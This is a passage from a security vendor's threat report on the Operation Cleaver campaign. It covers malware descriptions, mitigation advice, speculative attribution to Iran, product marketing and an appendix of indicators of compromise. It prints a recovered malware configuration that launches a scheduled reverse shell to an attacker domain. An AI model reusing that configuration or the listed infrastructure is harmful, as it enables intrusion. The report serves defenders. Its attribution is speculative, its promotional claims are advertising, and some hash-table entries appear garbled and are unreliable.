212.87.154.12, Baden-Wurttemberg, Germany, www.gesunddurchsjahr(dot)de
```

wndTest

WndTest is the evolution of the PVZ tool chain into a single executable. The tool chain is minimized down to a command and control communications, keystroke logging, and clipboard monitoring. The command and control still supports upgrading, downloading, and executing of applications, as well as executing batch scripts. WndTest installs as a service and has been observed attempting to impersonate Adobe Report Service. WndTest starts using PHP servers for its command and control server, some of which are listed as defaced sites.

We have seen wndTest communicate with the following servers:

- 209.208.97.44, Orlando, Florida, USA, www.lat(dot)am
- 23.238.17.181, Tulsa, Oklahoma, USA, regulatorfix(dot)com
- 209.208.97.44, Orlando, Florida, USA, www.asiess(dot)com
- 198.50.100.210, Quebec, Canada, halon(dot)com.br
- 207.182.142.68, Columbus, Ohio, USA
- 95.211.191.247, Amsterdam, Noord-Holland, Netherlands

Csext

Csext is a backdoor application developed in C# which runs as a service. Its primary functionality is based on commands supplied by its configuration file. The configuration file is able to store specific commands, which are intended to run at particular times. A recovered configuration is as follows:

```
domain1=srv01.microsoftwindowsupdate(dot)net,check.html,3
%%
{0}\{zhname}$$ -h -x -i {domain1} -p 443 -e c:\windows\system32\cmd.
exe ,taskkill.exe$$/F /PID {pid},00:29,00:35
%%
##
```

This configuration executes zhCat to connect back to srv01.microsoftwindowsupdate(dot)net (a deceptive domain owned by this group with falsified Whois data attributing to Microsoft Investor Relations) with XORed communication using the HTTP protocol on TCP port 443. This zhCat instance is running cmd.exe, effectively making it a reverse connecting shell. This command runs at 00:29 in the morning, and is killed by taskkill at 00:35. This gives the attackers a predictable method to regain access to a compromised network if they ever lose access.

Csext also has email functionality similar to TinyZBot. This email functionality is used to exfiltrate the results of commands from the command file which can also include requests like gathering user information.

We have seen Csext configured to communicate with the following servers:

- 78.47.102.90, Germany, srv01.microsoftwindowsupdate(dot)net
- 174.36.195.158, Washington D.C, USA, srv01.microsoftupdateserver(dot)net

MITIGATION



#OPCLEAVER

MITIGATION

If after reviewing the Indicators of Compromise (IOC) listed in [Appendix A](#), you believe your organization to be a victim of Operation Cleaver, we recommend you consider the following course of action:

1. If inside the United States, contact the Federal Bureau of Investigation (FBI) via either your local FBI team or FBI CYWATCH at 1-855-292-3937 or cywatch@ic.fbi.gov.
2. If outside the United States, contact your local, district, state or federal law enforcement authorities.
3. If you have visibility into the attacks on your company and the tools and expertise to track them down, leverage the IOCs in [Appendix A](#) to identify their presence in your network, prevent them from expanding the scope of the compromise, and remove their access **immediately**.
4. If you do **NOT** have visibility into the attacks, need help identifying an existing successful compromise in your organization, or more importantly wish to prevent this attack or attacks similar to Operation Cleaver, please contact your security provider.
5. If you wish to contact Cylance for additional details not available in this report, please email opcleaver@cylance.com.
6. If you would like to learn more about Cylance products and professional services, or discuss how Cylance can mitigate Operation Cleaver's impact to your organization, please contact us directly.



+1 (877) 973 - 3336



opcleaver@cylance.com



www.cylance.com

SPECULATION



#OPCLEAVER

SPECULATION: THE WHY

Iran in 2014 can probably be best described as galvanizing. They have long been an “enemy” of the west, and the United States in particular, but today’s headlines include a variety of topics from nuclear talks to human rights to terrorism to cyber hacking. Iran continues to be extremely active on the global stage – and thereby on the radar of every superpower.¹⁰

Iran’s cyber sophistication has grown rapidly since the dawn of Stuxnet and they have used hard dollars combined with national pride to help build their cyber army. Few doubt their commitment as a government and nation state to funding and recruiting cyber warriors to infiltrate and damage their enemies. And it has been commonly postulated that almost all activity since 2010 coming out of Iran is associated with retaliation for Stuxnet/Duqu/Flame, which seems natural given the severity of the impact. But they don’t need Stuxnet as motivation to want to hack the world. They have long desired power on the political stage, in particular in the fight for nuclear power autonomy.

With the deadlines around the Iranian nuclear discussions pushed to 2015, the attacks may be tied to negotiating power when discussing a pact with the nuclear superpowers of United States, Britain, France, Germany, Russia and China.

The inner workings of the Iranian government remain largely a mystery to the western world. However, Iran’s control over its people and the private businesses birthed inside has been well reported. In a 2014 Reuters article, the reporters detail how the secret Iranian organization called “Setad Ejraiye Farmane Hazrate Emam” has become one of the most powerful organizations in the country, capable of taking over properties and businesses, buying controlling interests in numerous sectors including finance, oil, telecommunications and many others totaling in upwards of \$95B.¹¹ Even the US Treasury has documented an extensive fronting of companies in its report of Execution of Imam Khomeini’s Order (EIKO), which through its two main subsidiaries controls 37 private businesses that are purely front companies for the Iranian government.¹²

The history of Iran controlling the usage of the Internet and the very Internet on-ramps into Iran is well known^{13, 14}. They have controlled much of the country’s Internet access to date and have taken over controlling interests in those companies to carry out their work. Given Operation Cleaver’s frequent spin-up and take-down of large IP blocks inside the AFRANET IP space inside Iran, and Iran’s well recorded investment in cyber warfare¹⁴ leads us to one simple conclusion: Iran is extremely active in the world of hacking.



OPERATION CLEAVER

Speculation: The Why (cont.)

Involvement with North Korean

Operation Cleaver's intense focus on critical infrastructure companies, especially in South Korea, hints at information sharing or joint operations with Iran's partner, North Korea. In September, 2012, Iran signed an extensive agreement for technology cooperation agreement with North Korea, which allows for collaboration on a variety of efforts including IT and security.⁶

Cyber Moving to Physical

Operation Cleaver's carefully selected targets like the oil and gas industry, energy and utility companies, as well as airlines and airports, indicates Iran's desire to gain deep access into the world's most critical environments. The end goal of this operation is not known at this time.

University Recruitment

University student recruitment was hinted at within Operation Cleaver and is consistent with Iran's reported history of active warrior recruitment in the educational space.¹⁵

Overall, there are many reasons that Iran may be pursuing the targets they did in Operation Cleaver. While we may never truly know, it is important to consider all the above and more when trying to understand the why.

CONCLUSION



#OPCLEAVER



OPERATION CLEAVER

CONCLUSION

After tracking the Operation Cleaver team for over two years, we're led to the inexorable conclusion: the government of Iran, and particularly the Islamic Revolutionary Guard Corps (IRGC), is backing numerous groups and front entities to attack the world's critical infrastructure.

As security experts in Critical Infrastructure and Key Resources (CIKR), Industrial Control Systems (ICS), Supervisory Control and Data Acquisition (SCADA) systems, Building Management Systems (BMS), embedded systems and fixed-function systems, we know how easy they are to hack. We have worked with countless customers and vendors throughout the years to notify them of vulnerabilities, assist with remediation efforts, and help mitigate threats to their environments.

Unfortunately, many critical infrastructure organizations are unable to secure their complex environments against modern attacks. They fall victim to the “glue flu”, a malaise of feeling stuck, not wanting to change the status quo for fear they will find problems that they have **no idea** how to prevent. This “security anaphylaxis” spells real disaster.

If Operation Cleaver doesn't get the world to wake up to what is happening in the silent world of cyber, then perhaps nothing will. **Prevention is everything** and we should never give up until it's achieved.

Challenge your trusted advisors. Challenge your security vendors. Demand better technology and services to detect, respond, but most importantly **PREPARE** not just contemporary attacks, but future exotic attacks that have yet to be imagined. That is what truly disruptive and innovative technology is. Don't settle for anything less.

We hope that by exposing the Operation Cleaver team to the world, current global critical infrastructure victims can be notified, and prevent future victimization from suffering the consequences of “status quo” security. Unlike United Flight 811, perhaps we can prevent the next disaster.

DEFENDERS, NEVER GIVE UP!

REFERENCES

[1] **Aboard Flight 811: Passengers' Routine Dissolves Into Terror - February 1989**

<http://www.nytimes.com/1989/02/26/us/aboard-flight-811-passengers-routine-dissolves-into-terror.html>

[2] **"Forget China: Iran's Hackers Are American's Newest Cyber Threat" - February 2014**

http://complex.foreignpolicy.com/posts/2014/02/18/forget_china_iran_s_hackers_are_america_s_newest_cyber_threat

[3] **"Developments in Iranian Cyber Warfare 2013-2014" - August 2014**

<http://www.inss.org.il/uploadImages/systemFiles/SiboniKronenfeld.pdf>

[4] **"Iran ups cyber attacks on Israeli computers: Netanyahu" - June 2013**

<http://uk.reuters.com/article/2013/06/09/us-israel-iran-cyber-idUKBRE95808H20130609>

[5] **"Iranians hacked Navy network for four months? Not a surprise." - February 2014**

<http://arstechnica.com/information-technology/2014/02/iranians-hacked-navy-network-for-4-months-not-a-surprise/>

[6] **"Iran and North Korea Sign Technology Treaty to Combat Hostile Malware" - September 2012**

<http://www.v3.co.uk/v3-uk/news/2202493/iran-and-north-korea-sign-technology-treaty-to-combat-hostile-malware#>

[7] **"Iran's Paramilitary Militia Is Recruiting Hackers" - January 2011**

<http://www.forbes.com/sites/jeffreycarr/2011/01/12/irans-paramilitary-militia-is-recruiting-hackers/>

[8] **"The Iranian Nuclear Weapon" - January 2014**

<http://webcache.googleusercontent.com/search?q=cache:eJbMz7vynpQJ:iranredline.org/index.php%3Fid%3D22+&cd=1&hl=en&ct=clnk&gl=us>

[9] **"HPSR Threat Intelligence Briefing Episode 11, February 2014" - February 2014**

<http://www8.hp.com/h20195/v2/getpdf.aspx/4AA5-1589ENW.pdf?ver=1.0>

[10] **"Intel boss' warning on cyber attacks no joke, say experts" - November 2014**

<http://www.foxnews.com/world/2014/11/23/intel-boss-warning-on-cyber-attacks-no-joke-say-experts/>

[11] **"Khamenei controls massive financial empire built on property seizures" - November 2013**

<http://www.reuters.com/investigates/iran/#article/part1>

[12] **"Treasury Targets Assets of Iranian Leadership" - June 2013**

<http://www.treasury.gov/press-center/press-releases/Pages/jl1968.aspx>

[13] **"Internet Censorship in Iran"**

http://en.wikipedia.org/wiki/Internet_censorship_in_Iran

[14] **"Iranian Internet - Fact and Fiction"**

<http://surveillance.rsf.org/en/iran/>

[15] **"Iran readying hacker attacks on U.S. infrastructure, specialists say" - April 2012**

<http://www.washingtontimes.com/news/2012/apr/25/iran-readying-hacker-attacks-us-infrastructure-spe/?page=all>

OPERATION CLEAVER



ABOUT CYLANCE

In the face of growing and evolving threats, traditional cyber protection technologies are now widely considered inadequate. The only way to regain the upper hand against a new generation of attackers, is to embrace something entirely new. Something that “thinks” like an attacker. Something that doesn’t rely on a trust model or care about hash lookups. Something with a brain.

“The world has combated cyber threats by doing the same thing over and over again ... it’s the definition of insanity!”

Jeff Moss - Co-Chair of the DHS Community Resiliency Task Force
& Founder of BlackHat and DEFCON security conferences

Cylance has eschewed the old foundations that existing cybersecurity products are built upon. Instead, we’ve based our approach on mathematics, machine learning, and data science. This algorithmic approach has been proven to detect – **and stop** – exponentially more modern threats.

Leveraging algorithmic risk modeling, **CylancePROTECT** protects endpoints from everyday viruses, worms, trojans, and spyware, but unlike other security products, **CylancePROTECT** offers true future-proof protection against the most malicious threats in the world. Advanced Persistent Threats (APT), 0-days, and exotic exploitation techniques are easily detected and halted with little-to-no impact on the end-user.

Existing reactive solutions rely on a constant stream of signature updates for threat detection, which is not only costly and inconvenient, but also requires “sacrificial lambs”. Only after a previously unseen threat has inflicted damage can the rest of the industry begin to detect it. **CylancePROTECT** doesn’t require constant updates or even a network connection to protect against so-called “previously undetectable” threats. By identifying and defusing attacks in near real time, before the attack can execute, we can finally do away with the need for a “patient zero”.

As Richard Stiennon, Chief Research Analyst at IT-Harvest, put it, *“Many vendors are trying to solve the endpoint problem, yet Cylance is the only one using the power of math to stop malware and with more effectiveness and efficiency than current solutions”*.

Interested in seeing what **CylancePROTECT** can do for your organization? Contact us!

Cylance is one of the fastest growing cybersecurity technology firms in the US. Cylance’s flagship product **CylancePROTECT** has been adopted by Fortune 500 companies and government agencies across the globe. Cylance was founded by 27-year security industry luminary, Stuart McClure, former Global CTO of McAfee, original founder of Foundstone, and lead author of the international best-selling book *Hacking Exposed*. In building Cylance, Stuart brought together the best scientific and executive minds from the likes of Cisco, Sourcefire, Google and McAfee. The Cylance board of advisors includes former high-ranking officials from the DHS, the FBI, CIA, and executive titans of business.

CYLANCE PRODUCTS

CylancePROTECT is the only next generation endpoint security product that applies math to mute existing and future malware, viruses, worms, trojans, bots, APTs, 0-days, exploits, adware, spyware and hacking tools – without needing any updates or even a connection to the Internet. The technology is founded on the principle that to fix the industry, you must start from scratch with a way as yet unseen.

CylancePROTECT does not rely on signatures of any sort (blacklist or whitelist), behavioral analysis using IOCs, sandboxing analysis, heuristics, micro-virtualization, or dynamic detonation – to detect and prevent malicious files from executing on a target endpoint.

While every other endpoint security product must collect a sample, analyze, and write a signature to detect it, **CylancePROTECT** can detect malware **before it executes** by statically analyzing features found in the binary itself.

Features and Benefits of CylancePROTECT:

- Near real time detection of malicious files, even if they've never been seen in the wild.
- Can be used to augment existing endpoint security or be deployed as a complete replacement.
- Does not require any signature updates or connection to the cloud.
- An easy-to-use web management console with intuitive workflows.
- Low-impact endpoint agent.

For a demo of **CylancePROTECT**, contact a Cylance expert today!

Icon	Filename	Status	Cylance Score	AV Industry	Signed By	SHA-256	MD5
	d416e9a52cc4b51dabc05cc2af unsafe	unsafe	-1.00			d416e9a52cc4b51dabc05cc2af0a07b6ec/c5 d54c4db/8tzb9aUcbbeb2zed/bbefacu	
	d116504b18bc8615a98f3c37c unsafe	unsafe	-1.00			d116504b18bc8615a98f3c37c98c6fe1121 eae61634da4513a10b596e6c8c2399126	
	d3c2488d321ca5760986c1a5 unsafe	unsafe	-1.00			d3c2488d321ca5760986c1a53a2cd37f1 609464d54575a2d5a3fd2d23c444e	
	d5d1fa5b5474089e59c05ca8c unsafe	unsafe	-1.00			d5d1fa5b5474089e59c05ca8c88a96257d444 11301bad6d06f436e3a3de0244848e1	
	7b9f449b936c84fc0bb3e9fb5 unsafe	unsafe	-1.00			7b9f449b936c84fc0bb3e9fb5 7b59f11442686af73704ff6c02260	
	ad06e03fd9ef480ca6c23ea2z unsafe	unsafe	-1.00			ad06e03fd9ef480ca6c23ea2c7794d5 1949b373d3ac7468887a7d41b1707e9aa	
	ed85c398a2cc0b6a0e2b44b2 unsafe	unsafe	-1.00			ed85c398a2cc0b6a0e2b44b2 7b158a4d8c a6ea105cde2e661e9512b6b94c4c98	
	1578a4641f0c7913cd0f08267 unsafe	unsafe	-1.00	safe		1578a4641f0c7913cd0f08267fa03807a34e9efee11c9f33d0e38556fe0f8b2a29	
	1756ba79cd3458a50f8620c unsafe	unsafe	-1.00	safe		1756ba79cd3458a50f8620c 6df5f19626932c2e1effdf1ff5ba5	
	20dddb0651a261139b49d9c unsafe	unsafe	-1.00	safe		20dddb0651a261139b49d9c 20dddb0651a261139b49d9c4d7f77661a0995a130d408b62a12645	
	67a2b6c32633161fafaea231b unsafe	unsafe	-1.00	safe		67a2b6c32633161fafaea231b6661d9d7971 48dd515e2b148433a47b0c00571357	
	9ebbd300dd707bccbecefb4f17 unsafe	unsafe	-1.00	safe		9ebbd300dd707bccbecefb4f7898e59359cf 96e372de573714d34e394550059b1d7	
	a23c55bedf562c4f784092c unsafe	unsafe	-1.00	safe		a23c55bedf562c4f784092c 0a354b8607d72c0	
	ad5fbf8a319225aa6c622c unsafe	unsafe	-1.00	safe		ad5fbf8a319225aa6c622c 022e2bb2175b0e 4e483762f558073976a1dd3fc3e532	
	ad7123aadb2455f7a1cd4e82 unsafe	unsafe	-1.00	safe		ad7123aadb2455f7a1cd4e82 789598c69d80a27ab0c85e0f73abdee7ec557	
	af83eedc78097c387926b695c unsafe	unsafe	-1.00	safe		af83eedc78097c387926b695c 0f80edc78097c387926b695f5bd5ab2a970 0405edc78097c387926b695e0edebfb8	
	e250bc96e5f0c162db4e487z unsafe	unsafe	-1.00	safe		e250bc96e5f0c162db4e487z1a7d56b5d 699705edcc7095067665ad372a10	
	e339827d9e947a0842b12cb2a7f7665c e9bcb091ba414a38b7b3a39ecf3f6bc unsafe	unsafe	-1.00	safe		e339827d9e947a0842b12cb2a7f7665c b99cddd4287e86e109c7b3d583c374a681 7e428dec7de041692d6575e06981cf0	
	b99cddd4287e86e109c7b3d583c374a681 unsafe	unsafe	-1.00	safe		b99cddd4287e86e109c7b3d583c374a681 08065f658d45773a53e9c78414811d787 5eeff7714c9ee0765341989001d06	
	08065f658d45773a53e9c78414811d787 unsafe	unsafe	-1.00	threat		08065f658d45773a53e9c78414811d787 0d11479842cd5bde4f19ab3c8 unsafe	
	0d11479842cd5bde4f19ab3c8 unsafe	unsafe	-1.00	threat		0d11479842cd5bde4f19ab3c85a099a39e 01606d42c4de4d15e07d4e1bd0c40d	
	0fee562c0821f53e864e02b00 unsafe	unsafe	-1.00	threat		0fee562c0821f53e864e02b00a05780a6d6c 42e459d1d057bd37e00095e59108	
	4f131095ba56f6d3621a00798 unsafe	unsafe	-1.00	threat		4f131095ba56f6d3621a007985ac758d7801 6ef950941d114c09af359402620d7cba	
	2a13730f816e04cece490eee unsafe	unsafe	-1.00	threat		2a13730f816e04cece490eee3bbdc9b9d 2e36a30b88e1fd3c3aa3f1ba7969ad	

Figure 26: Cylance products detect and stop all the malware used in Operation Cleaver, even though the vast majority of the samples are completely missed by the antivirus industry as of this report's publication.

OPERATION CLEAVER



CYLANCE SERVICES

Cylance's Professional Services team is available to assist companies affected by this campaign. Cylance is providing consulting to companies that may have been targeted by these advanced threat actors. Cylance will perform initial triage in order to determine the extent to which your company has been affected by this campaign and work towards establishing a containment strategy.

Cylance has two tailored offerings for clients affected by this campaign. The first one includes ICS in our incident response since many companies affected are in the Critical Infrastructure and Key Resources (CIKR) vertical. The second offering's focus is to deploy our proprietary tools and methodologies to detect and mitigate the threats posed by Operation Cleaver.

Option 1: ICS Incident Response & APT Detection and Mitigation

Option 2: Detection, Remediation, & Mitigation

For more information on how the Cylance Professional Services team can assess and respond to attacks like the ones observed in Operation Cleaver, contact sales@cylance.com today.



ACKNOWLEDGMENTS

Brian Wallace

Brian is a Sr. Security Researcher for Cylance who joined shortly after the company was established. He is best known for his avid botnet research (often going by “botnet_hunter”) and for his novel malware analysis in the *A Study in Bots* blog series hosted by Cylance. Brian has been a dedicated open-source developer as well as an advocate for public and private anti-botnet operations. Brian actively develops techniques to combat cyber oppositions in positions where resources and leverage are in too limited of supply for conventional means. These techniques, cultivated by Stuart McClure, are the Art of Deterrence. In a previous investigation, Art of Deterrence techniques were successfully used to divert Indonesian hackers motivated by monetary gain away from their highest yielding target group.

Brian’s botnet research covers a wide range of topics, from using graph analysis to estimate the amount of ransom that has been paid to a ransomware operator, to utilizing IPv4 scanning techniques to identify and take down point of sale malware panels.

Stuart McClure

Stuart is founder, CEO/President and Chairman of Cylance. Widely recognized for his extensive and in-depth knowledge of security products, Stuart McClure is considered one of the industry’s leading authorities in information security today. A well-published and acclaimed security visionary with currently eleven books in print, McClure is the originating founder of the *Hacking Exposed* series of books, the most successful security book ever written. From his work, he founded Foundstone in October of 1999 which sold to McAfee in 2004.

McClure brings over two decades of technology and executive leadership with profound technical, operational, and financial experience. Besides Foundstone, Stuart held leadership positions at InfoWorld, Ernst & Young, Kaiser Permanente and a number of government agencies. At McAfee, McClure held numerous positions including SVP/General Manager for the Security Management BU as well as EVP/Global Chief Technology Officer responsible for almost \$3B worth of revenues. Today, McClure is CEO of Cylance, a disruptive and innovative startup applying math to the problem of security. Cylance products such as CylancePROTECT prevent the most advanced attacks in the world without signatures or sandboxing in realtime on the endpoint. Cylance Services offer highly specialized security services such as incident response, forensics, compromise assessments and advanced penetration assessments for global critical infrastructure.

Cylance Team

Cylance employees work passionately and tirelessly every day to achieve one goal: Protect the world from cyber attacks. And with their efforts in tracking Operation Cleaver, they have achieved that goal. Our endless thanks to all the Cylancers who contributed to this report.

OPERATION CLEAVER



THE OPERATION CLEAVER LOGO

The Operation Cleaver logo, created by Cylance specifically for this report, was inspired by the infamous logo used by the Army of the Guardians of the Islamic Revolution, also known in the west as the Iranian Revolutionary Guard Corps (IRGC). Due to the close connection between the members tracked in this report and the IRGC, it was only fitting to replicate the look and feel of the IRGC's iconography as the anchor for this document's branding.



Army of the Guardians of the Islamic Republic (IRGC)

The striking visual elements that make up the logo of the IRGC have very specific meanings:

- The clenched fist holding a rifle, most likely an AK-47, represents armed resistance.
- The globe symbolizes the IRGC's worldwide ambitions.
- The book, from which the clenched fist emanates, represents the Qur'an, connecting the religious ideals on which the group was founded to the armed struggle.
- The plants, possibly wheat, represent prosperity.
- The name of the group in Persian, the year in which it was founded and a passage from the Qur'an (8:60) 'And make ready against them all you can of power', are represented in text.



Operation Cleaver

Several of the visual elements present in the IRGC logo have been carried over to the Operation Cleaver logo including:

- A clenched fist, this time holding a cleaver, represents the group's likely connection with the IRGC as well as armed resistance in general.
- The globe in the background represents Operation Cleaver's worldwide reach.
- An ethernet cable connected to the clenched fist represents the nature of these attacks (cyber as opposed to traditional warfare).
- The hex string translates to "Think Evil, Do Good", a mantra our research team lives by.

APPENDIX A:

INDICATORS OF COMPROMISE



OPERATION CLEAVER



Indicators of Compromise (IOC)

This Appendix details the IOCs discovered in the investigation of Operation Cleaver. Cylance**PROTECT** prevents the malware used in Operation Cleaver from ever executing.

Domains

doosan-job (dot) com
downloadsservers (dot) com
drivercenterupdate (dot) com
easyresumecreatorpro (dot) com
googleproductupdate (dot) com
googleproductupdate (dot) net
kundenpflege.menrad (dot) de
microsoftactiveservices (dot) com
microsoftmiddleast (dot) com
microsoftonlineupdates (dot) com
microsoftserverupdate (dot) com
microsoftupdateserver (dot) net
microsoftwindowsresources (dot) com
microsoftwindowsupdate (dot) net
northropgrumman (dot) net
teledyne-jobs (dot) com
windowscentralupdate (dot) com
windowssecurityupdate (dot) com
windowsserverupdate (dot) com
windowsupdateserver (dot) com
www.gesunddurchsjahr (dot) de

Email Addresses Used for Domain Registration

davejsmith200 (at) outlook.com
salman.ghazikhani (at) outlook.com
btr.8624 (at) yahoo.com
ghanbarianco (at) gmail.com
azlinux73 (at) gmail.com
domain (at) netafraz.com

tarh.andishan (at) yahoo.com
ahmadi (at) odeconline.com
kafe0 (at) yahoo.com
dg_co (at) yahoo.com
zahiry_alireza (at) yahoo.com
zahiry.alireza (at) gmail.com

Email Addresses Used for Exfiltration

testmail_00001(at)yahoo.com
TerafficAnalyzer(at)yahoo.com
dyanachear(at)beyondsys.com

IP Addresses

50.23.164.161	95.211.191.225
64.120.128.154	95.211.191.247
64.120.208.74	95.211.241.249
64.120.208.75	95.211.241.251
64.120.208.76	108.175.152.230
64.120.208.78	108.175.153.158
64.120.208.154	159.253.144.209
66.96.252.198	173.192.144.68
78.109.194.114	174.36.195.158
80.243.182.149	184.82.158.18
87.98.167.71	184.82.181.48
87.98.167.85	188.227.180.213
87.98.167.141	192.111.145.197
88.150.214.162	203.150.224.249
88.150.214.166	207.182.142.68
88.150.214.168	212.87.154.12
88.150.214.170	212.87.154.14

Mutexes

ZSC1
Adobe Report Service
Bmgr

Dynamic Mutexes

These mutexes are used with the process ID of the malware as a suffix:

demdaramdidam
ILoveThisMutex



OPERATION CLEAVER

Installed Services Names

COM+ System Extentions
COM__System_Extentions
Network Connectivity Manager
Service1
MsNetMonitor
Pcapins
scManagerSvc
CredentialSync
Adobe Report Service

Samples (MD5)

Listed below are both the MD5 and SHA-256 hashes for samples related to Operation Cleaver.

01606d42c64e4d15ea07d4e1fdb0c40d
0405adfc8739025ba88c746c8edebfb8
04fdf5b757764af8bc7ef88e0f8fe8c1
0512c5a8807e4fdeb662e61d81cd1645
0593352cadb2789c19c2660e02b2648b
08eabb6164b1b12307931e4f2d95f7c6
0900c3319e4c46ff9478e3e1fa9528a1
0acd8945bd162e5e7aa982cddbd8ecaa
0ad6a01a916f14fc24fa43e46813b3bb
0b2cbfa07fa9a090b35a3dfdb0ebad9d
0b80a8d2c56789b4bda9a56a53e7e2b1
0f4b526d8edf1d3d32c81a692c325733
10d019932fc43e9b39be709f8281203d
1223e93dd4a5ad0536c8232936cb35fe
144064951cceaf1bb81e8f215de76101
14a80287490f3a68d99c0f518b246fd2
17d1f25185b31044eb89a99d50d36a26
18942a44d2b5f2bbf54e2c18ac293915
18efd3f66d23c5c555e128a19de63667
19d9b37d3acf3468887a4d41bf70e9aa
1c2bc564805695dbb3a26d9c9f7dffea
1c7e40443e36c4b7592617f0a271835d
1d8fd8c357907a79f3e6d9f831f2bd7d
21829130d5e2a69b0f6963c68b070127
2e36a3f3b888c1fd3c3aa3f1ba7969ad
30120cf30ea4d870635893cd75338f97
304f7f17031af90012d4e4d1cc5cfb8a
336b501bd96e309f93c8d12960634248
38998ff6f9a3874b6943d7ac837d19c3

Samples (MD5) cont.

3b6260ead85b4f0d706203e062a34a21
41eeae4158152f49ab64601c4358a7a1
42714874f86fa9bd97e9be460d7d72c0
42e459d1d057bd937e0d00958e591f08
48dd515e2b148493cf47b0c0c5713573
491f031d0a9ad4919cb29cb2d9a9a65c
4e483762f555b078976a1ddf3fc3e532
53230e7d5739091a6eb51298a50eb616
537b42d3cd9812e5b583131b83a48508
53841511791e4cac6f0768a9eb5def8a
54def27d598b75f297a8cf2c97150997
5837ad676f6c0f0f4f48096648d6e81b
5a4046fd0825641766b197a2132d2410
5e5d6469b270aa60dc90ddfde32ba082
5eef1ee37714c9ee07653419890010d6
6061410c04b9fa9e47593611a02ff2dd
6094f64d54575a2d5a3fb2d23c4f44e
61896424e995476b23f73a5c1c34af5e
61e307a651a7bbce78eb48c1d395501a
636c2d2855ac8a8693c4ef9e89c67205
641fc6831d8c215e9645cf5d4a8be5e5
68cf418c72b58b770bdccf19805703e
69d80a27ab0c85ef073badbee7ec55c7
69f9705ecdcc709506f7665ad373c1a0
6cd5f1982693f2ce21effddf18f5baf5
6d4d21258eef96979ce6f2417c6c019f
6ef950941d114c09af359402620d7cba
735cdf3a3e9c06d88de31112782ef831
736aab6c731d098931d6a4bf11a8150e
758f2557922e360bff3d1565e6871ea1
765f3db4421bdf8bb953dff37398453
78a63bc8433cea162e31a5865d5817c9
836ef6b06c5fd52ecc910a3e3408004a
84384d77ac9835720375943235d33a87
855239a2434a3bc78751d9ba9cfac900
8994e16b14cde144a9cebdf685d8676
9376e5b754cc94f7c66b811d81e240e
948c570269059928517f155b4b6db1a4
94ef4f98b9c321f74778811f64c68d03
96e372dea573714d34e394550059b1d7
9838f7ead2023061eb79587243910daa
985e86ac1854585d2771fd173b63b98b

OPERATION CLEAVER



Samples (MD5) cont.

```
9a48bee62c41c0640e9564cc37f718bf
9bcb8091ba414a38bfb7a39eccf3f6bc
9e00a52caec6385e0ab1e21e9794a5b0
9ef9ec11c9f83dde38556feaf88b2a29
9feeee6fe54ee4ec859f7bad0d798ac4e
ad94daecadbac8a54e81a69cacc41441
ad99db10c0c12eaea09b39568a761b52
adf77661a409b5a1304d08b62a1264f5
af58d803b2e0b5d0f194c25ff85a8d81
afdfafab2c1e2af1a48e833da8f35bb83
b163fcda16d8fe860a906f768ef27bc8
b2d78ecce135e008adc3e80915f69798
b3d5e1ff7a7ff10cd738b215f92d1ad5
b7ddb09bdc0d0eb39c364d9b9d6436cc
baa76a571329cdc4d7e98c398d80450c
bd9fbbbd7dab62ed6a56d00f21c4c67e
be6273ebd472a2a499a6c1e48ae81112
be741520f13a2bf8bc064a73e146bf08
bfc59f1f442686af73704eff6c0226f0
c1b5464c0506bea6cf778dd18fa456cc
c440ec0a8cf7341b746160a684c51741
c5282f088b90de1ab758424b152d34ac
c91887d861d9bd4a5872249b641bc9f9
cb52f84d462ac67bde53eec40128408c
cbe05db979444589211e830487df7610
d000071a6bf49da390fef8f12aa9e3f8
d84c3d678f269a0c6beb22ed266efac0
de56ca66423fc5e42808445f2b5631d3
de56ca66423fc5e42808445f2b5631d3
de744bcb7c63b035b6c5c3ec0279c3ac
e0f6c5fdde04fbf8cd1a42f75cb06248
e4c9e8f28894e89d6270ad6a4c6cd064
e4e5f1efe44ac06bc3672fd1d8f85630
e5428bcae8b4e84cb5186ad5c83ffc98
e7428dec7deb041692d6575e069c1cf0
e8b1f23616f9d8493e8a1bf0ca0f512a
e8ea10d5cde2e8661e9512fb684c4c98
eac61634da4513a10b596e6c8c299126
eb48c318e8fd9a2a7a18da6578db05d6
f1301bad6da06f436e3a3de0244848e1
f3d80d813dc6a239d921169c57c5789d
fa7c9a78eda0f3bb9ff8ec827d5bc9ff
```

Samples (SHA-256)

039ce41fb40a27a46c43bf7ef7d1b08cd5e3f6d71ec08e140cd9166247e783af
0510efd8eae869cd0773a033d5a46d6b7f0162174019e54618887f3085312fc
064e47074342a6e026de068adaf48c41b2ec2c341c7514768cb7b39425905524
08065f658d65773e583e9ca784148117d87be3a5005a0871cbc4446f42ed5040
0ce968ea8cffb6312f6d17af9044a14f79d6427b9038bcfc6212acb5aa23e74b
0d1f479842cd5bde4f18ab8c85a099da39e13a4051a7c21334e33d55b6f18d76
0fee562cd821f53e864e02b00a59780aed63abca9f7502678fca9bf47b8b12bd
10647c4e7b1b741aeaea9b16d8eb5dae3237ce00dc69f6843790767a277b6204
10cf7a186897243363278cf0283a1687749d9ba43fa713b9f974050f56e97cca
15121b7cbd15143fc0118e06ebe70b7dc1e239b21d865b2c750ed8a0f1f00ef2
1578a4c641f0c7913cdf08267d1a88ac384d586c453b922670be380b7e67a179
1698d8168e860c3377646b12444d38a2e6aebba5a499504a5fc0a73b91d89407
1756ba79cd63458a50df86203380824ea855c8d6bf1c673e05a13a62f14cd170
1aa25a930e8bae5abbe75907c335c7d1d875b60f72f02855a8d37daadc6b469f
1efad3bce90ac1d2011ba686f1ab0e435b9a709763fb238dbcad0f44acddccbe
20ddd8651a26161139b49dfabfb3b4b743c57fcc982afc11d1c5c4264a2a8be
2a13730f8f16e04cece490eee53bbdcc9bd1e01fbbc2a758562a6462d9473742
2db6f74a8aef9fe86aef5dff3334e8dd252ac45e26b4a12e8641a770bbb08b45
2e32c6c9179750df7f1ab35536f09c6b09c73faccea7325fe5c79b5087f5dd6f
32aa8f19e452a1471640cd7be72f806e1997fd5a1a2b2743898ee4cd0aed0dc5
37af3f3b3c43690a2e73d4b5edb968896ec4da7b2c21b12a94e146a10f07fef8
39ba1710545fc9e123abbce61bda1b00525e59346570a3f8c36f7adde5bb47e
3a7ebd7f502fd3f6b3b88693b1123147621b4030c21df9e0690864e8969e149a
3bdbf591fa0d81606929fdf6abe44ba6e185dd8fc0fa62ade8afde48f704d11a
3d18e18ae97045cc3198026ddc681e7d957a25402b79141a3c6fdc18bb879ad6
3fa302449da1e4fad81143cc48fc80034cbc41804f00e00ac17bdb7dba0b992d
42ca980b7fc7892716a923c7bf3ff6a76ce81f81bd0a83bea40a1735f33b36b8
45a2ea5226c1ce11e8955c99d5b58fd3baa66fb53436be63cb099e96ef30db43
